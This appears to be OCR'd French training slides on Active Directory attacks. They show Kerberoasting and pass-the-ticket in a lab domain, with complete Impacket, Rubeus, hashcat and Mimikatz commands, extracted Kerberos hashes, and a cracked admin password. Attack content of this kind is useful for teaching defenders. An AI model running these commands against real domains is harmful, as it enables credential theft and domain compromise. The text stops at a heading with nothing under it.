
Si compte à privilèges : Vulnérabilité de niveau 1 ADS

Attaque de type Kerberoasting

Les étapes :

- L'attaquant recherche les comptes pour lesquels l'attribut SPN est défini
- Il émet une requête de type KRB_TGS_REQ auprès du service Kerberos du contrôleur de domaine (KDC) pour le(s) compte(s) concerné(s)
- Le KDC lui retourne un TGS (non réutilisable directement)
- L'attaquant peut alors tenter de casser le mot de passe à partir du condensat contenu dans ce dernier

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs woundride.local/c.blanc-rolin -dc-ip 192.168.46.2
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name          MemberOf                                                  PasswordLastSet             LastLogon
  Delegation
--------------------  ------------  --------------------------------------------------------  --------------------------  --------------------------
  ----------

vmware/vmware         admin_t0_cbr  CN=PropriÃ©taires crÃ©ateurs de la stratÃ©gie de grou
pe,CN=Users,DC=woundride,DC=local  2025-01-04 22:04:54.143460  2025-02-13 00:23:13.387688
```



Attaque de type Kerberoasting

Exemple de recherche des SPN déclarés dans l'AD et demande d'un ticket TGS via Rubeus :

Administrateur : Windows PowerShell

```
PS C:\Users\c.blanc-rolin\Desktop> setspn -T woundride.local -Q */*
Vérification du domaine DC=woundride,DC=local
CN=W2019-DC01,OU=T0_DC,OU=T0,OU=_Ordinateurs,DC=woundride,DC=local
        Dfsr-12F9A27C-BF97-4787-9364-D31B6C55EB04/W2019-DC01.woundride.local
        ldap/WIN-O4R8UOFSGOH/WOUNDRIDE
        HOST/WIN-O4R8UOFSGOH/woundride.local
        ldap/WIN-O4R8UOFSGOH/ForestDnsZones.woundride.local
        HOST/WIN-O4R8UOFSGOH/WOUNDRIDE
        ldap/W2019-DC01/ForestDnsZones.woundride.local
        ldap/WIN-O4R8UOFSGOH/DomainDnsZones.woundride.local
        HOST/W2019-DC01/woundride.local
        ldap/W2019-DC01/DomainDnsZones.woundride.local
        GC/W2019-DC01/woundride.local
        ldap/WIN-O4R8UOFSGOH/woundride.local
        GC/WIN-O4R8UOFSGOH/woundride.local
        ldap/W2019-DC01/woundride.local
        RestrictedKrbHost/WIN-O4R8UOFSGOH
        HOST/WIN-O4R8UOFSGOH
        ldap/WIN-O4R8UOFSGOH
        HOST/W2019-DC01/WOUNDRIDE
        ldap/W2019-DC01/WOUNDRIDE
        ldap/W2019-DC01.woundride.local/ForestDnsZones.woundride.local
        ldap/W2019-DC01.woundride.local/DomainDnsZones.woundride.local
        DNS/W2019-DC01.woundride.local
        GC/W2019-DC01.woundride.local/woundride.local
        RestrictedKrbHost/W2019-DC01.woundride.local
        RestrictedKrbHost/W2019-DC01
        HOST/W2019-DC01.woundride.local/WOUNDRIDE
        HOST/W2019-DC01
        HOST/W2019-DC01.woundride.local
        HOST/W2019-DC01.woundride.local/woundride.local
        ldap/W2019-DC01.woundride.local/WOUNDRIDE
        ldap/W2019-DC01
        ldap/W2019-DC01.woundride.local
        ldap/W2019-DC01.woundride.local/woundride.local
        RPC/c7d48df8-126f-4467-82aa-1988cdb43530._msdcs.woundride.local
        E3514235-4B06-11D1-AB04-00C04FC2DCD2/c7d48df8-126f-4467-82aa-1988cdb43530/woundride.local
        ldap/c7d48df8-126f-4467-82aa-1988cdb43530._msdcs.woundride.local
CN=krbtgt,CN=Users,DC=woundride,DC=local
        kadmin/changepw
CN=PC01,OU=T2,OU=_Ordinateurs,DC=woundride,DC=local
        RestrictedKrbHost/PC01
CN=[Admin T0] Charles BLANC-ROLIN,OU=T0_Administrateurs,OU=T0,OU=_Utilisateurs,DC=woundride,DC=loc
        rpcss/test

SPN existant détecté.
```

Administrateur : Windows PowerShell

```
PS C:\Users\c.blanc-rolin\Desktop> .\Rubeus.exe kerberoast /format:hashcat

  ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.6.4


[*] Action: Kerberoasting

[*] NOTICE: AES hashes will be returned for AES-enabled accounts.
[*]         Use /ticket:X or /tgtdeleg to force RC4_HMAC for these accounts.

[*] Searching the current domain for Kerberoastable users

[*] Total kerberoastable users : 1


[*] SamAccountName         : admin_t0_cbr
[*] DistinguishedName      : CN=[Admin T0] Charles BLANC-ROLIN,OU=T0_Administrateurs,OU=T0,OU=_Utilisateurs,DC=woundride,DC=local
[*] ServicePrincipalName   : rpcss/test
[*] PwdLastSet             : 04/01/2025 21:04:54
[*] Supported ETypes       : RC4_HMAC_DEFAULT
[*] Hash                   : $krb5tgs$23$*admin_t0_cbr$woundride.local$rpcss/test*$A32B1E4389F888A554BDCA827E
                             B3B65E$B40979AABAE40B45BEDAEC64870F229A8CA3E444CB51B2EF4BBE5AFC5A0D273C46851CF6C
                             DD034F448AE5FAE4115ED73DF640F8500A22A7C406E095C7D9C126D4ADCC2F2358F42C3A79EE0E0A
                             CDCBFE64A96CAE574B42D99EDC032E7BBBA879C6225A0CBBB022588E2B1785308B554A96A893DB27
                             630C39A7FB0DC8137E81AE9A8899F1591AB1CEC563EBFA54F6DEDA28457A01D022602D2B7DE535EB
                             9B661F1D81429C2C4FFD20725C57FCEE940B4E8EB2F2B35C91EFD7BDE34041EC68AE2E7C4FE67117
                             9E177B881DDF5598545CE5A5C387C64A9952FC7D1C043758A8271A7ACB91CEC80A92889D537F1544
                             EF93771CDBF92B0C5E9E2E686FDF6B683704A7203797CA46718D94E68601CE9FDE09D295BF0AC5A2
                             32EB53C3BF6FE50E2FFFEB18FFE923380512CF910E55F9E7B629117445 5FF6BEF671B3B67B4B6175
                             905421D81EE1F3BE6318DE5528E67C3F2FE061A7D34B7C5338317758954227764 45D50DA5E63BC7E
                             C7DF716CCA449B547269 38E32C5BDF74736FF6DE285CCCA25DCAB79A9585877B5465A508DFF4E95E
                             D2FB61FED32E7F4CE9A93CA6105287B730FAFEF8A9EE3E24B39E381281135682C1EB9599F76E12E2
                             0F04A459A5E3162797A7CBA7D61117B69B9138AD4C4372A469172605 30F3E70B08E3AFA3E4D2F64F
                             C121535C6EB3411D439C87D45D335C99E174EF72A2354FBCE11FE B4B6874B1CDD99CEFA88C81A31
                             FE4ABFE71397063FD0337C968EC87E8FF9DB96DBF201977290AF873BC7875FAD6B4927E25036839F
                             AA542FE6636C7BFC7E9E498D049CA113459C097A5C8D7E69EF5A54A32E14145E6089F5C69D45FBD5
                             3EBAB157DE81E8A4AF0AFE6A6DD6540D14E4EDD292503ADFDA0D63A5FA042A33A21FDAB7C043A6E4
                             E340146CB0F6717F751517A8D193F2C4D9DF9382B45105C4960A92D8C3F4AEBA8090FFF405B040B4
                             86C243F5CF89FAE239DB7CAD7E0DD2550FEDA36FE95DD409FD32C14903A8D570971469CEC891FA10
                             B575234C15EC0FFC42F2D981225660 7B413F778DF058584E8B810B0F6B5F9F2C876E9286FB21A8D8
                             2020441D7BCB194162EF9961600EFEB813D5E0A63C4AF33D877A65469C50BAB678E505893F8A86B1
                             EB21194A450BD740188EA9B4ECEF0BF7433A36B72212583F0AB1963E4E302381574C74922EC37B18
                             E92333A7034A7054128D1A6D8CB68F6A464E56DDEFAE9493844FAFF0ABC097FBF324E019BC2D7360
                             2915038C71F822EB33AC0CC9EAEDF7BCE9444DC5AADEA5B50B155353CDB9D80SBCDBEB384DEE6A48
                             B1146249B0F2F3C0254E168CB22E2A3F7A8B2202114CD58C18FFC447ADFD233E96603B4B9CC0C054
                             EE7ED314378DDB299575B16E440B85A7F85CB52D9B9AD1E445DA30ADC62AAEF89516BA52F648D21F
                             0796B5373EE9B51B47CD8396AAB350C5A4F7D57CAC8A5F6D95E828B2EBFDD6BA44C5BBEF2E4DB844
                             B062D5EEC031D514320DDEA9B733F8F594953S580A966F8F55F4C5ED1300C0D7AB9C786C078CBD37
                             95CC78F8F672BFF10EC3F37640D859620DA1750362AE162BEB7B90BC5982D153228C54EFDA26EB10
                             BA33D957838BFBD78428ADBB3D2AB8F07595002724 3B4732D06B63082FB62CD594297

PS C:\Users\c.blanc-rolin\Desktop>
```


Attaque de type Kerberoasting

Exemple de demande d'un ticket TGS via Impacket et récupération du mot de passe avec Hashcat :

```
┌──(kali㉿kali)-[~]
└─$ impacket-GetUserSPNs woundride.local/c.blanc-rolin -dc-ip 192.168.46.2 -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

Password:
ServicePrincipalName  Name          MemberOf                                                  PasswordLastSet             LastLogon
Delegation
--------------------  ------------  --------------------------------------------------------  --------------------------  --------------------------  ----------

vmware/vmware         admin_t0_cbr  CN=PropriÃ©taires crÃ©ateurs de la stratÃ©gie de groupe,CN=Users,DC=woundride,DC=local  2025-01-04 22:04:54.143460  2025-02-13 00:23:13.387688



$krb5tgs$23$*admin_t0_cbr$WOUNDRIDE.LOCAL$woundride.local/admin_t0_cbr*$e0d63c4f8b903cb18a0f4c346a7807a5$3fb6206b24d3d1b2c9e23e3f3f528046d7b14a485af2db9afb02f86f78a737612e63acaca8ce0d7771a55d2189503d8969e01eaa06d3c09e958fac89f844e55f6ec13233ae092129178187ab0ee5f9ad069090ae04b2ddc24c76d3836581214 48db5f76a454303a99c32fa2b88e4ea5223acde46b96982b9d25eba4dcaac8a2b9102d33d097c50c06d67656ef4dee849d0547e72f7fe5b5fe7c6bee83807058b9c308be9ac95250858fab9a60c54f274c55a9c8182a387c862afa07fee7e433d57171eba47440086f100b4b61f8bd4fa218c97959a1fcafe1c0df6ef3110682ff79e7301ce89d94fe7035fb8a040be7d60b34465dad33bcbcbf91cc3490c1867eaef7bf38dcc7a48671b1a4add87bc8dd54b3d045612fd13885e92f4e88826069f43e1d0a3b371fba08bd980281dade3a7517647f2e05d5c5d23931305e0b591b009ac7ccbacc9bd75df806a5865222488154989a782b542c3c0d5a2ea7814f0e6a6be6a82986e00ec407712b6c03e74ba3a9f3278c8bfcc20aec05aed6784f45bc5099f586680217ac4930755ca495ccd2f84afa2ed30a6ac63360fd8c0b264ccd383826a9fc3662d181e0be9e30398cc76e4188a1a474dafbeaabf1e09c8ec025c30492694b90eae6df251c8274b703710ba43974a0a8340ae49cf23110ae8632f5859d1d969cf80c55c53a921db8bf84dac973919667dc6c21f95f7d10ca2fbd26424037f3894c6b74463379eb06414ca3ef6a9d76c5c238ee25d8b27db8c8e8f875f055f6d02e76cc3e945f16022c366feb942bf15c2963cf704e9ee00b30bb4e3e406f4496f63d4725c9745b11bb732826686de0a9e00c5a869e2603e0b1877b07d2546c2ec6c8034e67bd34cc60591a5ff1a6a0deafc9a0d0a25eb169f82f3f9916a0cff1bc11015db2674381bfdca1818f574ebed294c8dc6545e17b76d22a67ef1db11bdc2971d403f5050c239d607c7bc1c0356a8e5827876eef416c03f94b9478fd73f55e757ae44b23d13ef9d5ad06f6fa2b408650f01aede2ff4f6beca2150ae30b398066fcca2a9eb5de9bce38e92a7ff222a3e55e584f91ff9bb806c401af6c65a4ec49d7a51d7f6010df8be64bdb1ecbd3354bc5b985ee55de49ca5d702d667dbfcd5b3fe0c8102c831887e81b9a3e94f98174904349821e05d5632d0e975b8770843eb54ffde8a36d1f251826e80c929351f98a20471e48e73e127f6e8ddd9f022db0d46340d040e9b67427b487430baf2448f6c40ddd019a93302987d557cea4382fc074c5c816cd31bf7787665658cb7d56e922d5324a83f00434a09f8e0aaf7045511d6b21965f01cf89a18301ffac8309f8a98ad32617747f6d438c53e209b28f837410cfc7b072bb257cc8acd271fea472154690892e18318e9328b5d6fdbd3885b1764602879c428c16eae88bbe3b9861d8b73facdd12201193da8ad333732e5863ea2b95b0b443a7b67
```

```
┌──(kali㉿kali)-[~]
└─$ sudo hashcat -m 13100 -a 0 hash.txt rockyou.txt
[sudo] password for kali:
hashcat (v6.2.6) starting

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344384
* Bytes.....: 139921497
* Keyspace..: 14344384

$krb5tgs$23$*admin_t0_cbr$WOUNDRIDE.LOCAL$woundride.local/admin_t0_cbr*$c260fd9b69640d24aa1df643d546ed0$36361d42e68bbd031b09ef75b51e3fddeaad09227fd3df471e4df434c1bd2fe485efe2d08962d92df599d3eca8f4412c6c4bb35f7e338ba4bf65269a8c102e762e5820ec41a928937562e7a86aa65622240cbee0f06183293197101 58bb32f39bcc450c7f3fe8ea1a928a2e953aac2f9ede80968b00b697fef1ae4fb59aa913e5207a756b9760fe0c71f4e6559f5dc97cfd68930fd5198d0d7b01dc0bfbd75c66f9230d0e366ed8a4280eb7aab25c8ef282616e5f2ee555c623677beeb20be2d0c7288725642 0dc7755f00a8eb60559d63debb12ea82e0c2b75e8addcb956e32373d9782a46e1b95c4f21fa92d2f7dc937c8da5b0baabe7d87248d9e933b09cded774c73b7502176b36b6475ff7452581b7958d9b377181b8c48be5f8487f15a48c178adc02d5c2cbfdab477381be9d35eeb266ae07103855e8e17066f9f9d9ef2037b4a84d1a6d908d695afcd07629174f8b4eaef15ebf73570461e21ccc491b69fbcb78635fbf230c736e4fd748810f0e1335dcc7a0ec318d8e530e677e6cf4de72f9e894271badb79046cb27116eaa7692989c6f7937f883fe4f4834706ed5b2e1ea173e3f63eb28a0300afcd6f40808d353e16285c94193c6e5457a43294eab82b017c968ad82ed09914aee4895c625255cf049c73b6794206efb2da3ad5376b5930ec9eeb0fb0060663c435305dfa050db70ae898bf72333c00ab536149c0d9199bb2e565a35a0104e88e5a7d731766daa1ede2d3d05955a638bf22c5238cc875b3bbab7e5c8c6532474cd7c83984b66bd6ac3cfa5d29b70c2d737fe9461acd494a19ce7ede7db3cb75881e523312fe4452e5bc482a5ca147296a5e57f15c31150718f07b609f5e748808af6e840b7e3e83978d15fba73f1c7e7c70c1e324e1206eb0a522761b10625684002c7ef1f045ec14399ec91afe609747aa3e5ed606dd49de7ab93ff8d3e11f6fa22c95cece9dc0723d3830b0beb48c3e8f445ee8ea7653741f03c95d369f9d627899e3c8180eb8f04b2e4f0ab7e34784a74d785d8636d1193d6516d18c1b09bb6263a10fed689c6074a60f8ee47bc3061fe1cec93563df423c49e98fe876448a0d1978dd88b687ed1fbc52096244f3733eda79b0947b4c6ba76832d28ad02247805ddfe752cdb21505a53dca61075504807f100f02ca2f6625eee00b03a8599591074fdcd4f1b20b305c518e445e2cc50919d287a9762ec2cbb110ddae93617b912079ed38563d67a0e420df728742217610870327 90ebf75e95f3c8b6ebcff5ce95b0f14b135a7bc53e4b6c4293d0355bc0827419ac6b58a258fd3aa08d7b12bf14a1a9eb7a3098e5c1017666294f6da82ed2f23a20ca7d8cc9921739984afb41792123f51fc2c880554f1effe4b145f9de449e4d6c1a9c50f4f5c8dd847a87cb00d1afb702b75298fdd754783ad7e30b12d31be6697a7c447bd31e4:P@55w0rd

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 13100 (Kerberos 5, etype 23, TGS-REP)
Hash.Target......: $krb5tgs$23$*admin_t0_cbr$WOUNDRIDE.LOCAL$woundride ... bd31e4
Time.Started.....: Thu Feb 13 00:30:37 2025 (1 sec)
Time.Estimated...: Thu Feb 13 00:30:38 2025 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (rockyou.txt)
```

Attaque de type Kerberoasting



Attaque de type Path the ticket

Exemple d'extraction de tickets TGT + TGS via Mimikatz :

```
mimikatz 2.2.0 x64 (oe.eo)

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/02/2025 23:55:19 ; 13/02/2025 09:55:19 ; 19/02/2025 23:55:19
   Server Name       : krbtgt/WOUNDRIDE.LOCAL @ WOUNDRIDE.LOCAL
   Client Name       : admin_t2_cbr @ WOUNDRIDE.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/02/2025 23:55:20 ; 13/02/2025 09:55:20 ; 19/02/2025 23:55:20
   Server Name       : LDAP/W2019-DC01.woundride.local/woundride.local @ WOUNDRIDE.LOCAL
   Client Name       : admin_t2_cbr @ WOUNDRIDE.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;

mimikatz # kerberos::list /export

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/02/2025 23:55:19 ; 13/02/2025 09:55:19 ; 19/02/2025 23:55:19
   Server Name       : krbtgt/WOUNDRIDE.LOCAL @ WOUNDRIDE.LOCAL
   Client Name       : admin_t2_cbr @ WOUNDRIDE.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
   * Saved to file     : 0-40e10000-admin_t2_cbr@krbtgt~WOUNDRIDE.LOCAL-WOUNDRIDE.LOCAL.kirbi

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 12/02/2025 23:55:20 ; 13/02/2025 09:55:20 ; 19/02/2025 23:55:20
   Server Name       : LDAP/W2019-DC01.woundride.local/woundride.local @ WOUNDRIDE.LOCAL
   Client Name       : admin_t2_cbr @ WOUNDRIDE.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
   * Saved to file     : 1-40a50000-admin_t2_cbr@LDAP~W2019-DC01.woundride.local~woundride.local-WOUNDRIDE.LOCAL.kirbi
```

```
┌──(kali㉿kali)-[~]
└─$ impacket-ticketConverter admin_t2_cbr@krbtgt\~WOUNDRIDE.LOCAL-WOUNDRIDE.LOCAL.kirbi admin_t2_cbr@krbtgt\~WOUNDRIDE.LOCAL-WOUNDRIDE.LOCAL.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache ...
[+] done

┌──(kali㉿kali)-[~]
└─$ impacket-describeTicket admin_t2_cbr@krbtgt\~WOUNDRIDE.LOCAL-WOUNDRIDE.LOCAL.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Number of credentials in cache: 1
[*] Parsing credential[0]:
[*] Ticket Session Key            : 0000000000000000000000000000000000000000000000000000000000000000
[*] User Name                     : admin_t2_cbr
[*] User Realm                    : WOUNDRIDE.LOCAL
[*] Service Name                  : krbtgt/WOUNDRIDE.LOCAL
[*] Service Realm                 : WOUNDRIDE.LOCAL
[*] Start Time                    : 12/02/2025 23:55:19 PM
[*] End Time                      : 13/02/2025 09:55:19 AM
[*] RenewTill                     : 19/02/2025 23:55:19 PM
[*] Flags                         : (0x40e10000) forwardable, renewable, initial, pre_authent, enc_pa_rep
[*] KeyType                       : aes256_cts_hmac_sha1_96
[*] Base64(key)                   : AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA=
[*] Decoding unencrypted data in credential[0]['ticket']:
[*]   Service Name                : krbtgt/WOUNDRIDE.LOCAL
[*]   Service Realm               : WOUNDRIDE.LOCAL
[*]   Encryption type             : aes256_cts_hmac_sha1_96 (etype 18)
[-] Could not find the correct encryption key! Ticket is encrypted with aes256_cts_hmac_sha1_96 (etype 18), but no keys/creds were supplied
```

Attaque de type Path the ticket

Exemple d'utilisation d'un ticket TGT pour se connecter via SMB :

